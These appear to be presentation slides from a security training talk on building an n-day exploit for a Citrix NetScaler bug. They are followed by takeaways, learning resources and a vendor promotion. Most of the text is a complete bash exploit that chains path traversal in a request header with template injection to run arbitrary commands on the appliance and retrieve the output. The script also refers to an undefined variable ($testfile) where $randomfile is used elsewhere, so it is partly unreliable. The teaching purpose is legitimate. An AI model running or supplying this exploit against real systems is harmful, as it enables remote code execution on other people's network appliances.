
```
1 #!/bin/bash
2 randomfile=`head /dev/urandom | LC_ALL=C tr -dc A-Za-z0-9 | head -c 16` 
3 echo creating $randomfile
4 curl -s -k "http://$1/vpn/..vpns/portal/scripts/newbm.pl" \
5 -d "url=http://randori.com&title=[%25+template.new({'BLOCK'%3d'exec('$2 | tee /netscaler/portal/templates/$testfile.xml')%3b'})+%25]&desc=test&UI_inuse=RfWeb" \
6 -H "NSC_USER: ../../../../../../../../../../netscaler/portal/templates/$randomfile" \
7 -H 'NSC_NONCE: 1337' \
8 -H 'Content-type: application/x-www-form-urlencoded' --path-as-is
9 echo
10
11 echo Sleeping...
12 sleep 5
13 echo trigger template
14 curl "http://$1/vpn/..vpns/portal/$randomfile.xml" \
15 -H "NSC_NONCE: 1337" \
16 -H "NSC_USER: 0cool" --path-as-is 2>/dev/null
17
18 echo getting result
19 curl "http://$1/vpn/..vpns/portal/$randomfile.xml" \
20 -H "NSC_NONCE: 1337" \
21 -H "NSC_USER: 0cool" --path-as-is

~/exploit.sh unix SH [0x65] 19/21, 46 90%
```

03 BUILDING AN N-DAY

LET'S STEP BACK: PAUSE FOR QUESTIONS...

- What about testing?
- What next?



KEY TAKEAWAYS [UP FRONT]

1. Don't fixate on one bug, they don't matter
2. If knowledge of a specific bug impacts your security, rethink your strategy
3. Understand how adversaries think and operate
4. Try and understand what can go wrong, and how you can know
5. It's not magic - don't be afraid to try something yourself

WAYS TO PRACTICE & KEEP LEARNING

- Experiment with a bug yourself
- Read our public [notes](#) on the Citrix Bug
- Follow [@randoriattack](#), [@syndrowm](#), [@hecfblog](#) on twitter
- Use Randori to find interesting things on your perimeter
- Take a SANS Course on Exploit Dev: SEC660/SEC760

GET STARTED FOR FREE TODAY

RANDORI.COM/SANS

